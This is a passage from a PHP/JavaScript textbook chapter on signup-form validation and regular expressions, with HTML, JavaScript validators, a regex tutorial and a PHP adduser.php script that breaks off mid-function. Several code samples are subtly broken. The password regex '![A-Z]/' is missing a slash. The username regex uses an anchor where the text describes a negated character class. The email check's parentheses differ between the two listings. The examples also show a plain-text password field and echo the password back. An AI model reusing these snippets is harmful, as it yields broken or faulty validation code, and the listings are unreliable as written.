1. Are JavaScript functions and variable names case-sensitive or case-insensitive?
2. How can you write a function that accepts and processes an unlimited number of parameters?
3. Name a way to return multiple values from a function.
4. When defining a class, what keyword is used to refer to the current object?
5. Do all the methods of a class have to be defined within the class definition?
6. What keyword is used to create an object?
7. How can a property or method be made available to all objects in a class without replicating the property or method within the object?
8. How can you create a multidimensional array?
9. What syntax is used to create an associative array?
10. Write a statement to sort an array of numbers in descending numerical order.

See “[Chapter 15 Answers](#)” on page 512 in [Appendix A](#) for the answers to these questions.

# JavaScript and PHP Validation and Error Handling

With your solid foundation in both PHP and JavaScript, it's time to bring these technologies together. In this chapter, we'll be looking at how to create web forms that are as user-friendly as possible.

We'll be using PHP to create the forms and JavaScript to perform client-side validation to ensure that the data is as complete and correct as it can be before it is submitted. Final validation of the input will then be made by a PHP program, which will, if necessary, present the form again to the user for further modification.

In the process, this chapter will cover validation and regular expressions in both JavaScript and PHP.

## Validating User Input with JavaScript

JavaScript validation should be considered an assistance more to your users than to your websites because, as I have already stressed many times, you cannot trust any data submitted to your server, even if it has supposedly been validated with JavaScript. This is because hackers can quite easily simulate your web forms and submit any data of their choosing.

Another reason you cannot rely on JavaScript to perform all your input validation is that some users disable JavaScript, or use browsers that don't support it.

So, the best types of validation to do in JavaScript are checking that fields have content if they are not to be left empty, ensuring that email addresses conform to the proper format, and ensuring that values entered are within expected bounds.

## The validate.html Document (Part One)

Let's start with a general signup form, common on most sites that offer memberships or registered users. The inputs being requested will be *forename*, *surname*, *username*, *password*, *age*, and *email address*. [Example 16-1](#) provides a good template for such a form.

*Example 16-1. A form with JavaScript validation (part one)*

```
<html><head><title>An Example Form</title>
<style>.signup { border: 1px solid #999999;
    font: normal 14px helvetica; color:#444444; }</style>

<script>
function validate(form) {
    fail = validateForename(form.forename.value)
    fail += validateSurname(form.surname.value)
    fail += validateUsername(form.username.value)
    fail += validatePassword(form.password.value)
    fail += validateAge(form.age.value)
    fail += validateEmail(form.email.value)
    if (fail == "") return true
    else { alert(fail); return false }
}
</script></head><body>

<table class="signup" border="0" cellpadding="2"
    cellspacing="5" bgcolor="#eeeeee">
<th colspan="2" align="center">Signup Form</th>
<form method="post" action="adduser.php"
    onSubmit="return validate(this)">
    <tr><td>Forename</td><td><input type="text" maxlength="32"
    name="forename" /></td>
</tr><tr><td>Surname</td><td><input type="text" maxlength="32"
    name="surname" /></td>
</tr><tr><td>Username</td><td><input type="text" maxlength="16"
    name="username" /></td>
</tr><tr><td>Password</td><td><input type="text" maxlength="12"
    name="password" /></td>
</tr><tr><td>Age</td><td><input type="text" maxlength="3"
    name="age" /></td>
</tr><tr><td>Email</td><td><input type="text" maxlength="64"
    name="email" /></td>
</tr><tr><td colspan="2" align="center">
    <input type="submit" value="Signup" /></td>
</tr></form></table>
```

As it stands, this form will display correctly but will not self-validate, because the main validation functions have not yet been added. Even so, if you type it in and save it as *validate.html*, when you call it up in your browser it will look like [Figure 16-1](#).




Figure 16-1. The output from [Example 16-1](#)

## How it works

Let's look at how this document is made up. The first three lines set up the document and use a little CSS to make the form look a little less plain. The parts of the document related to JavaScript come next and are shown in bold.

Between the `<script>` and `</script>` tags lies a single function called `validate` that itself calls up six other functions to validate each of the form's input fields. We'll get to these functions shortly. For now, I'll just explain that they return either an empty string if a field validates, or an error message if it fails. If there are any errors, the final line of the script pops up an alert box to display them.

Upon passing validation, the `validate` function returns a value of `true`; otherwise, it returns `false`. The return values from `validate` are important, because if it returns `false`, the form is prevented from being submitted. This allows the user to close the alert pop-up and make changes. If `true` is returned, no errors were encountered in the form's fields and so the form is allowed to be submitted.

The second part of this example features the HTML for the form, with each field and its name placed within its own row of a table. This is pretty straightforward HTML, with the exception of the `onSubmit="return validate(this)"` statement within the opening `<form>` tag. Using `onSubmit`, you can cause a function of your choice to be called when a form is submitted. That function can perform some checking and return a value of either `true` or `false` to signify whether the form should be allowed to be submitted.

The `this` parameter is the current object (i.e., this form) and is passed to the `validate` function just discussed. The `validate` function receives this parameter as the object `form`.

As you can see, the only JavaScript used within the form's HTML is the call to `return` buried in the `onSubmit` attribute. Browsers with JavaScript disabled or not available will simply ignore the `onSubmit` attribute, and the HTML will display just fine.

## The `validate.html` Document (Part Two)

Now we come to [Example 16-2](#), a set of six functions that do the actual form field validation. I suggest that you type in all of this second part and append it to the first half, which you should already have saved as `validate.html`. It's fine to include multiple `<script>` sections in a single HTML file, but if you prefer, you can incorporate the additional code into the first `<script>` section from [Example 16-1](#).

*Example 16-2. Part two of the JavaScript validation form*

```
<script>
function validateForename(field) {
    if (field == "") return "No Forename was entered.\n"
    return ""
}

function validateSurname(field) {
    if (field == "") return "No Surname was entered.\n"
    return ""
}

function validateUsername(field) {
    if (field == "") return "No Username was entered.\n"
    else if (field.length < 5)
        return "Usernames must be at least 5 characters.\n"
    else if (/^[a-zA-Z0-9_-]/.test(field))
        return "Only a-z, A-Z, 0-9, - and _ allowed in Usernames.\n"
    return ""
}

function validatePassword(field) {
    if (field == "") return "No Password was entered.\n"
    else if (field.length < 6)
        return "Passwords must be at least 6 characters.\n"
    else if (!/[a-z]/.test(field) || ![A-Z]/.test(field) ||
        ![0-9]/.test(field))
        return "Passwords require one each of a-z, A-Z and 0-9.\n"
    return ""
}

function validateAge(field) {
    if (isNaN(field)) return "No Age was entered.\n"
    else if (field < 18 || field > 110)
        return "Age must be between 18 and 110.\n"
    return ""
}

function validateEmail(field) {
    if (field == "") return "No Email was entered.\n"
```

```

        else if (!(field.indexOf(".") > 0) &&
            (field.indexOf("@") > 0) ||
            /^[^a-zA-Z0-9._-]/.test(field))
            return "The Email address is invalid.\n"
        return ""
    }
</script></body></html>

```

We'll go through each of these functions in turn, starting with `validateForename`, so you can see how validation works.

### Validating the forename

`validateForename` is quite a short function that accepts the parameter `field`, which is the value of the forename passed to it by the `validate` function.

If this value is the empty string, an error message is returned; otherwise, an empty string is returned to signify that no error was encountered.

If the user entered spaces in this field, it would be accepted by `validateForename`, even though it's empty for all intents and purposes. You can fix this by adding an extra statement to trim whitespace from the field before checking whether it's empty, use a regular expression to make sure there's something besides whitespace in the field, or—as I do here—just let the user make the mistake and allow the PHP program to catch it on the server.

### Validating the surname

The `validateSurname` function is almost identical to `validateForename` in that an error is returned only if the surname supplied was the empty string. I chose not to limit the characters allowed in either of the name fields to allow for non-English and accented characters, etc.

### Validating the username

The `validateUsername` function is a little more interesting, because it has a more complicated job. It has to allow through only the characters `a-z`, `A-Z`, `0-9`, `_` and `-`, and ensure that usernames are at least five characters long.

The `if...else` statements commence by returning an error if `field` has not been filled in. If it's not the empty string but is less than five characters in length, another error message is returned.

Then the JavaScript `test` function is called, passing a regular expression (which matches any character that is *not* one of those allowed) to be matched against `field` (see the section [“Regular Expressions” on page 357](#) later in this chapter). If even one character that isn't one of the acceptable characters is encountered, the `test` function returns `true`, and so `validateUser` returns an error string.

## Validating the password

Similar techniques are used in the `validatePassword` function. First the function checks whether `field` is empty, and an error is returned if it is. Next, an error message is returned if the password is shorter than six characters.

One of the requirements we're imposing on passwords is that they must have at least one each of a lowercase, uppercase, and numerical character, so the `test` function is called three times, once for each of these cases. If any one of them returns `false`, one of the requirements was not met and so an error message is returned. Otherwise, the empty string is returned to signify that the password was okay.

## Validating the age

`validateAge` returns an error message if `field` is not a number (determined by a call to the `isNaN` function), or if the age entered is lower than 18 or greater than 110. Your applications may well have different or no age requirements. Again, upon successful validation the empty string is returned.

## Validating the email address

Lastly, and most complicatedly, the email address is validated with `validateEmail`. After checking whether anything was actually entered, and returning an error message if it wasn't, the function calls the JavaScript `indexOf` function twice. The first time a check is made to ensure there is a dot (`.`) somewhere in the field from the second character onwards, and the second checks that an at sign (`@`) appears, again from the second character onwards.

If those two checks are satisfied, the `test` function is called to see whether any disallowed characters appear in the field. If any of these tests fail, an error message is returned. The allowed characters in an email address are uppercase and lowercase letters, numbers, and the `_`, `-`, `.`, and `@` characters, as detailed in the regular expression passed to the `test` method. If no errors are found, the empty string is returned to indicate successful validation. On the last line, the script and document are closed.

Figure 16-2 shows the result of clicking on the Signup button without having completed any fields.

## Using a separate JavaScript file

Of course, because they are generic in construction and could apply to many types of validations you might require, these six functions make ideal candidates for moving out into a separate JavaScript file (remember to remove any `<script>` or `</script>` tags!). You could name the file something like `validate_functions.js` and include it right after the initial script section in Example 16-1, using the following statement:

```
<script src="validate_functions.js"></script>
```




Figure 16-2. JavaScript form validation in action

## Regular Expressions

Let's look a little more closely at the pattern matching we have been doing. This has been achieved using *regular expressions*, which are supported by both JavaScript and PHP. They make it possible to construct the most powerful of pattern-matching algorithms within a single expression.

### Matching Through Metacharacters

Every regular expression must be enclosed in slashes (/). Within these slashes, certain characters have special meanings; they are called *metacharacters*. For instance, an asterisk (\*) has a meaning similar to what you have seen if you use a shell or Windows Command prompt (but not quite the same). An asterisk means, "The text you're trying to match may have any number of the preceding character—or none at all."

For instance, let's say you're looking for the name "Le Guin" and know that someone might spell it with or without a space. Because the text is laid out strangely (for instance, someone may have inserted extra spaces to right-justify lines), you could have to search for a line such as:

```
The difficulty of classifying Le Guin's works
```

So you need to match "LeGuin," as well as "Le" and "Guin" separated by any number of spaces. The solution is to follow a space with an asterisk:

```
/Le *Guin/
```

There's a lot more than the name "Le Guin" in the line, but that's OK. As long as the regular expression matches some part of the line, the test function returns a true value.

What if it's important to make sure the line contains nothing but "Le Guin"? I'll show how to ensure that later.

Suppose that you know there is always at least one space. In that case, you could use the plus sign (+), because it requires at least one of the preceding characters to be present:

```
/Le +Guin/
```

## Fuzzy Character Matching

The dot (.) is particularly useful, because it can match anything except a newline. Suppose that you are looking for HTML tags, which start with < and end with >. A simple way to do so is:

```
/<.*>/
```

The dot matches any character and the \* expands it to match zero or more characters, so this is saying, "Match anything that lies between < and >, even if there's nothing." It will match <>, <em>, <br /> and so on. But if you don't want to match the empty case, <>, you should use the + sign instead of \*, like this:

```
/<.+>/
```

The plus sign expands the dot to match one or more characters, saying, "Match anything that lies between < and > as long as there's at least one character between them." This will match <em> and </em>, <h1> and </h1>, and tags with attributes such as:

```
<a href="www.mozilla.org">
```

Unfortunately, the plus sign keeps on matching up to the last > on the line, so you might end up with:

```
<h1><b>Introduction</b></h1>
```

A lot more than one tag! I'll show a better solution later in this section.



If you use the dot on its own between the angle brackets, without following it with either a + or \*, it matches a single character; this will match <b> and <i> but *not* <em> or <textarea>.

If you want to match the dot character itself (.), you have to escape it by placing a backslash (\) before it, because otherwise it's a metacharacter and matches anything. As an example, suppose you want to match the floating-point number 5.0. The regular expression is:

```
/5\.0/
```

The backslash can escape any metacharacter, including another backslash (in case you're trying to match a backslash in text). However, to make things a bit confusing,

you'll see later how backslashes sometimes give the following character a special meaning.

We just matched a floating-point number. But perhaps you want to match `5.` as well as `5.0`, because both mean the same thing as a floating-point number. You also want to match `5.00`, `5.000`, and so forth—any number of zeros is allowed. You can do this by adding an asterisk, as you've seen:

```
/5\.0*/
```

## Grouping Through Parentheses

Suppose you want to match powers of increments of units, such as kilo, mega, giga, and tera. In other words, you want all the following to match:

```
1,000
1,000,000
1,000,000,000
1,000,000,000,000
...
```

The plus sign works here, too, but you need to group the string `“,000”` so the plus sign matches the whole thing. The regular expression is:

```
/1(,000)+ /
```

The parentheses mean “treat this as a group when you apply something such as a plus sign.” `1,00,000` and `1,000,00` won't match, because the text must have a one followed by one or more complete groups of a comma followed by three zeros.

The space after the `+` character indicates that the match must end when a space is encountered. Without it, `1,000,00` would incorrectly match because only the first `1,000` would be taken into account, and the remaining `,00` would be ignored. Requiring a space afterwards ensures matching will continue right through to the end of a number.

## Character Classes

Sometimes you want to match something fuzzily, but not so broadly that you want to use a dot. Fuzziness is the great strength of regular expressions: you can be as precise or vague as you want.

One of the key features supporting fuzzy matching is the pair of square brackets, `[]`. It matches a single character, like a dot, but inside the brackets you put a list of things that can match. If any of those characters appears, the text matches. For instance, if you wanted to match both the American spelling “gray” and the British spelling “grey,” you could specify:

```
/gr[ae]y/
```

After the `gr` in the text you're matching, there can be either an `a` or an `e`, but there must be only one of them: whatever you put inside the brackets matches exactly one character. The group of characters inside the brackets is called a *character class*.

### Indicating a range

Inside the brackets, you can use a hyphen (-) to indicate a range. One very common task is matching a single digit, which you can do with a range as follows:

```
/[0-9]/
```

Digits are such a common item in regular expressions that a single character is provided to represent them: `\d`. You can use it in the place of the bracketed regular expression to match a digit:

```
/\d/
```

### Negation

One other important feature of the square brackets is *negation* of a character class. You can turn the whole character class on its head by placing a caret (^) after the opening bracket. Here it means, "Match any characters *except* the following." Let's say you want to find instances of "Yahoo" that lack the following exclamation point. (The name of the company officially contains an exclamation point!) You could do this as follows:

```
/Yahoo[^!]/
```

The character class consists of a single character—an exclamation point—but it is inverted by the preceding `^`. This is actually not a great solution to the problem—for instance, it fails if "Yahoo" is at the end of the line, because then it's not followed by *anything*, whereas the brackets must match a character. A better solution involves negative look-ahead (matching something that is not followed by anything else), but that's beyond the scope of this book.

## Some More Complicated Examples

With an understanding of character classes and negation, you're ready now to see a better solution to the problem of matching an HTML tag. This solution avoids going past the end of a single tag, but still matches tags such as `<em>` and `</em>`, as well as tags with attributes such as:

```
<a href="www.mozilla.org">
```

One solution is:

```
/<[^>]+>/
```

That regular expression may look like I just dropped my teacup on the keyboard, but it is perfectly valid and very useful. Let's break it apart. [Figure 16-3](#) shows the various elements, which I'll describe one by one.




Figure 16-3. Breakdown of a typical regular expression

The elements are:

- /  
Opening slash that indicates this is a regular expression.
- <  
Opening bracket of an HTML tag. This is matched exactly; it is not a metacharacter.
- [^>]  
Character class. The embedded ^> means “match anything except a closing angle bracket.”
- +  
Allows any number of characters to match the previous [^>], as long as there is at least one of them.
- >  
Closing bracket of an HTML tag. This is matched exactly.
- /  
Closing slash that indicates the end of the regular expression.



Another solution to the problem of matching HTML tags is to use a nongreedy operation. By default, pattern matching is greedy, returning the longest match possible. Nongreedy matching finds the shortest possible match; its use is beyond the scope of this book, but there are more details at <http://tinyurl.com/aboutregex>.

We are going to look now at one of the expressions from [Example 16-1](#), which the `validateUsername` function used:

```
 /^[^a-zA-Z0-9_]/
```

[Figure 16-4](#) shows the various elements.

Let’s look at these elements in detail:

- /  
Opening slash that indicates this is a regular expression.
- [  
Opening bracket that starts a character class.




Figure 16-4. Breakdown of the `validateUsername` regular expression

- `^`  
Negation character: inverts everything else between the brackets.
- `a-z`  
Represents any lowercase letter.
- `A-Z`  
Represents any uppercase letter.
- `0-9`  
Represents any digit.
- `_`  
An underscore.
- `]`  
Closing bracket that ends a character class.
- `/`  
Closing slash that indicates the end of the regular expression.

There are two other important metacharacters. They “anchor” a regular expression by requiring that it appear in a particular place. If a caret (^) appears at the beginning of the regular expression, the expression has to appear at the beginning of a line of text—otherwise, it doesn’t match. Similarly, if a dollar sign (\$) appears at the end of the regular expression, the expression has to appear at the end of a line of text.



It may be somewhat confusing that ^ can mean “negate the character class” inside square brackets and “match the beginning of the line” if it’s at the beginning of the regular expression. Unfortunately, the same character is used for two different things, so take care when using it.

We’ll finish our exploration of regular expression basics by answering a question raised earlier: suppose you want to make sure there is nothing extra on a line besides the regular expression? What if you want a line that has “Le Guin” on it and nothing else? We can do that by amending the earlier regular expression to anchor the two ends:

```
/^Le *Guin$/
```

## Summary of Metacharacters

Table 16-1 shows the metacharacters available in regular expressions.

Table 16-1. Regular expression metacharacters

Metacharacter	Description
/	Begins and ends the regular expression
.	Matches any single character except the newline
<i>element</i> *	Matches <i>element</i> zero or more times
<i>element</i> +	Matches <i>element</i> one or more times
<i>element</i> ?	Matches <i>element</i> zero or one times
[ <i>characters</i> ]	Matches a character out of those contained within the brackets
[ <i>^characters</i> ]	Matches a single character that is not contained within the brackets
( <i>regex</i> )	Treats the <i>regex</i> as a group for counting or a following *, +, or ?
<i>left</i>   <i>right</i>	Matches either <i>left</i> or <i>right</i>
[ <i>l-x</i> ]	Matches a range of characters between <i>l</i> and <i>x</i>
^	Requires match to be at the string's start
\$	Requires match to be at the string's end
\b	Matches a word boundary
\B	Matches where there is not a word boundary
\d	Matches a single digit
\D	Matches a single nondigit
\n	Matches a newline character
\s	Matches a whitespace character
\S	Matches a nonwhitespace character
\t	Matches a tab character
\w	Matches a word character (a-z, A-Z, 0-9, and _)
\W	Matches a nonword character (anything but a-z, A-Z, 0-9, and _)
\x	<i>x</i> (useful if <i>x</i> is a metacharacter, but you really want <i>x</i> )
{ <i>n</i> }	Matches exactly <i>n</i> times
{ <i>n</i> ,}	Matches <i>n</i> times or more
{ <i>min,max</i> }	Matches at least <i>min</i> and at most <i>max</i> times

Provided with this table, and looking again at the expression `/[^a-zA-Z0-9_]/`, you can see that it could easily be shortened to `/[^\w]/` because the single metacharacter `\w` (with a lowercase `w`) specifies the characters `a-z`, `A-Z`, `0-9`, and `_`.

In fact, we can be cleverer than that, because the metacharacter `\W` (with an uppercase `W`) specifies all characters *except* for `a-z`, `A-Z`, `0-9`, and `_`. Therefore, we could also drop the `^` metacharacter and simply use `/[\W]/` for the expression.

To give you more ideas of how this all works, [Table 16-2](#) shows a range of expressions and the patterns they match.

Table 16-2. Some example regular expressions

Example	Matches
<code>r</code>	The first <i>r</i> in <i>The quick brown</i>
<code>rec[ei][ei]ve</code>	Either of <i>receive</i> or <i>recieve</i> (but also <i>receeve</i> or <i>reciive</i> )
<code>rec[ei]{2}ve</code>	Either of <i>receive</i> or <i>recieve</i> (but also <i>receeve</i> or <i>reciive</i> )
<code>rec(ei ie)ve</code>	Either of <i>receive</i> or <i>recieve</i> (but not <i>receeve</i> or <i>reciive</i> )
<code>cat</code>	The word <i>cat</i> in <i>I like cats and dogs</i>
<code>cat dog</code>	Either of the words <i>cat</i> or <i>dog</i> in <i>I like cats and dogs</i>
<code>\.</code>	<code>.</code> (the <code>\</code> is necessary because <code>.</code> is a metacharacter)
<code>5\.0*</code>	<i>5.</i> , <i>5.0</i> , <i>5.00</i> , <i>5.000</i> , etc.
<code>[a-f]</code>	Any of the characters <i>a</i> , <i>b</i> , <i>c</i> , <i>d</i> , <i>e</i> , or <i>f</i>
<code>cats\$</code>	Only the final <i>cats</i> in <i>My cats are friendly cats</i>
<code>^my</code>	Only the first <i>my</i> in <i>my cats are my pets</i>
<code>\d{2,3}</code>	Any two- or three-digit number ( <i>00</i> through <i>999</i> )
<code>7(,000)+</code>	<i>7,000</i> , <i>7,000,000</i> , <i>7,000,000,000</i> , <i>7,000,000,000,000</i> , etc.
<code>[\w]+</code>	Any word of one or more characters
<code>[\w]{5}</code>	Any five-letter word

## General Modifiers

Some additional modifiers are available for regular expressions:

- `/g` enables “global” matching. When using a `replace` function, specify this modifier to replace all matches, rather than only the first one.
- `/i` makes the regular expression match case-insensitive. As a result, instead of `/[a-zA-Z]/`, you could specify `/[a-z]/i` or `/[A-Z]/i`.
- `/m` enables multiline mode, in which the caret (`^`) and dollar sign (`$`) match before and after any newlines in the subject string. Normally, in a multiline string, `^` matches only at the start of the string and `$` matches only at the end of the string.

For example, the expression `/cats/g` will match both occurrences of the word “cats” in the sentence “I like cats and cats like me.” Similarly `/dogs/gi` will match both occurrences of the word “dogs” (“Dogs” and “dogs”) in the sentence “Dogs like other dogs,” because you can use these specifiers together.

## Using Regular Expressions in JavaScript

In JavaScript you will use regular expressions mostly in two methods: `test` (which you have already seen) and `replace`. Whereas `test` just tells you whether its argument matches the regular expression, `replace` takes a second parameter: the string to replace the text that matches. Like most functions, `replace` generates a new string as a return value; it does not change the input.

To compare the two methods, the following statement just returns `true` to let us know that the word “cats” appears at least once somewhere within the string:

```
document.write(/cats/i.test("Cats are fun. I like cats."))
```

But the following statement replaces both occurrences of the word “cats” with the word “dogs,” printing the result. The search has to be global (`/g`) to find all occurrences, and case-insensitive (`/i`) to find the capitalized “Cats”:

```
document.write("Cats are fun. I like cats.".replace(/cats/gi,"dogs"))
```

If you try out the statement, you’ll see a limitation of `replace`: because it replaces text with exactly the string you tell it to use, the first word “Cats” is replaced by “dogs” instead of “Dogs.”

## Using Regular Expressions in PHP

The most common regular expression functions that you are likely to use in PHP are `preg_match`, `preg_match_all`, and `preg_replace`.

To test whether the word “cats” appears anywhere within a string, in any combination of upper- and lowercase, you could use `preg_match` like this:

```
$n = preg_match("/cats/i", "Cats are fun. I like cats.");
```

Because PHP uses `1` for `TRUE` and `0` for `FALSE`, the preceding statement sets `$n` to `1`. The first argument is the regular expression and the second is the text to match. But `preg_match` is actually a good deal more powerful and complicated, because it takes a third argument that shows what text matched:

```
$n = preg_match("/cats/i", "Cats are fun. I like cats.", $match);  
echo "$n Matches: $match[0]";
```

The third argument is an array (here given the name `$match`). The function puts the text that matches into the first element, so if the match is successful you can find the text that matched in `$match[0]`. In this example, the output lets us know that the matched text was capitalized:

```
1 Matches: Cats
```

If you wish to locate all matches, you use the `preg_match_all` function, like this:

```
$n = preg_match_all("/cats/i", "Cats are fun. I like cats.", $match);  
echo "$n Matches: ";  
for ($j=0 ; $j < $n ; ++$j) echo $match[0][$j]. " ";
```

As before, `$match` is passed to the function and the element `$match[0]` is assigned the matches made, but this time as a subarray. To display the subarray, this example iterates through it with a `for` loop.

When you want to replace part of a string, you can use `preg_replace` as shown here. This example replaces all occurrences of the word “cats” with the word “dogs,” regardless of case:

```
echo preg_replace("/cats/i", "dogs", "Cats are fun. I like cats.");
```



The subject of regular expressions is a large one, and entire books have been written about it. If you would like further information, I suggest the Wikipedia entry at <http://tinyurl.com/wikiregex>, or Jeffrey Friedl’s excellent book *Mastering Regular Expressions* (O’Reilly, 2006).

## Redisplaying a Form After PHP Validation

Okay, back to form validation. So far we’ve created the HTML document *validate.html*, which will post through to the PHP program *adduser.php*, but only if JavaScript validates the fields, or if JavaScript is disabled or unavailable.

So now it’s time to create *adduser.php* to receive the posted form, perform its own validation, and then present the form again to the visitor if the validation fails. [Example 16-3](#) contains the code that you should type in and save.

*Example 16-3. The adduser.php program*

```
<?php // adduser.php

// Start with the PHP code

$forename = $surname = $username = $password = $age = $email = "";

if (isset($_POST['forename']))
    $forename = fix_string($_POST['forename']);
if (isset($_POST['surname']))
    $surname = fix_string($_POST['surname']);
if (isset($_POST['username']))
    $username = fix_string($_POST['username']);
if (isset($_POST['password']))
    $password = fix_string($_POST['password']);
if (isset($_POST['age']))
    $age = fix_string($_POST['age']);
if (isset($_POST['email']))
    $email = fix_string($_POST['email']);

$fail = validate_forename($forename);
$fail .= validate_surname($surname);
$fail .= validate_username($username);
$fail .= validate_password($password);
$fail .= validate_age($age);
```

```

$fail .= validate_email($email);

echo "<html><head><title>An Example Form</title>";

if ($fail == "") {
    echo "</head><body>Form data successfully validated: $forename,
        $surname, $username, $password, $age, $email.</body></html>";

    // This is where you would enter the posted fields into a database

    exit;
}

// Now output the HTML and JavaScript code

echo <<<_END

<!-- The HTML section -->

<style>.signup { border: 1px solid #999999;
    font: normal 14px helvetica; color:#444444; }</style>
<script type="text/javascript">
function validate(form)
{
    fail = validateForename(form.forename.value)
    fail += validateSurname(form.surname.value)
    fail += validateUsername(form.username.value)
    fail += validatePassword(form.password.value)
    fail += validateAge(form.age.value)
    fail += validateEmail(form.email.value)
    if (fail == "") return true
    else { alert(fail); return false }
}
</script></head><body>
<table class="signup" border="0" cellpadding="2"
    cellspacing="5" bgcolor="#eeeeee">
<th colspan="2" align="center">Signup Form</th>

<tr><td colspan="2">Sorry, the following errors were found<br />
in your form: <p><font color=red size=1><i>$fail</i></font></p>
</td></tr>

<form method="post" action="adduser.php"
    onSubmit="return validate(this)">
    <tr><td>Forename</td><td><input type="text" maxlength="32"
        name="forename" value="$forename" /></td>
</tr><tr><td>Surname</td><td><input type="text" maxlength="32"
        name="surname" value="$surname" /></td>
</tr><tr><td>Username</td><td><input type="text" maxlength="16"
        name="username" value="$username" /></td>
</tr><tr><td>Password</td><td><input type="text" maxlength="12"
        name="password" value="$password" /></td>
</tr><tr><td>Age</td><td><input type="text" maxlength="3"
        name="age" value="$age" /></td>
</tr><tr><td>Email</td><td><input type="text" maxlength="64"

```

```

        name="email" value="$email" /></td>
</tr><tr><td colspan="2" align="center">
    <input type="submit" value="Signup" /></td>
</tr></form></table>

<!-- The JavaScript section -->

<script type="text/javascript">
function validateForename(field) {
    if (field == "") return "No Forename was entered.\n"
    return ""
}

function validateSurname(field) {
    if (field == "") return "No Surname was entered.\n"
    return ""
}

function validateUsername(field) {
    if (field == "") return "No Username was entered.\n"
    else if (field.length < 5)
        return "Usernames must be at least 5 characters.\n"
    else if (/^[a-zA-Z0-9_-]/.test(field))
        return "Only a-z, A-Z, 0-9, - and _ allowed in Usernames.\n"
    return ""
}

function validatePassword(field) {
    if (field == "") return "No Password was entered.\n"
    else if (field.length < 6)
        return "Passwords must be at least 6 characters.\n"
    else if (!/[a-z]/.test(field) || ![A-Z]/.test(field) ||
        !/[0-9]/.test(field))
        return "Passwords require one each of a-z, A-Z and 0-9.\n"
    return ""
}

function validateAge(field) {
    if (isNaN(field)) return "No Age was entered.\n"
    else if (field < 18 || field > 110)
        return "Age must be between 18 and 110.\n"
    return ""
}

function validateEmail(field) {
    if (field == "") return "No Email was entered.\n"
    else if (!((field.indexOf(".") > 0) &&
        (field.indexOf("@") > 0)) ||
        /^[a-zA-Z0-9._-]/.test(field))
        return "The Email address is invalid.\n"
    return ""
}
}
</script></body></html>
_END;

```

```

// Finally, here are the PHP functions

function validate_forename($field) {
    if ($field == "") return "No Forename was entered<br />";
    return "";
}

function validate_surname($field) {
    if ($field == "") return "No Surname was entered<br />";
    return "";
}

function validate_username($field) {
    if ($field == "") return "No Username was entered<br />";
    else if (strlen($field) < 5)
        return "Usernames must be at least 5 characters<br />";
    else if (preg_match("/^[^a-zA-Z0-9_-]/", $field))
        return "Only letters, numbers, - and _ in usernames<br />";
    return "";
}

function validate_password($field) {
    if ($field == "") return "No Password was entered<br />";
    else if (strlen($field) < 6)
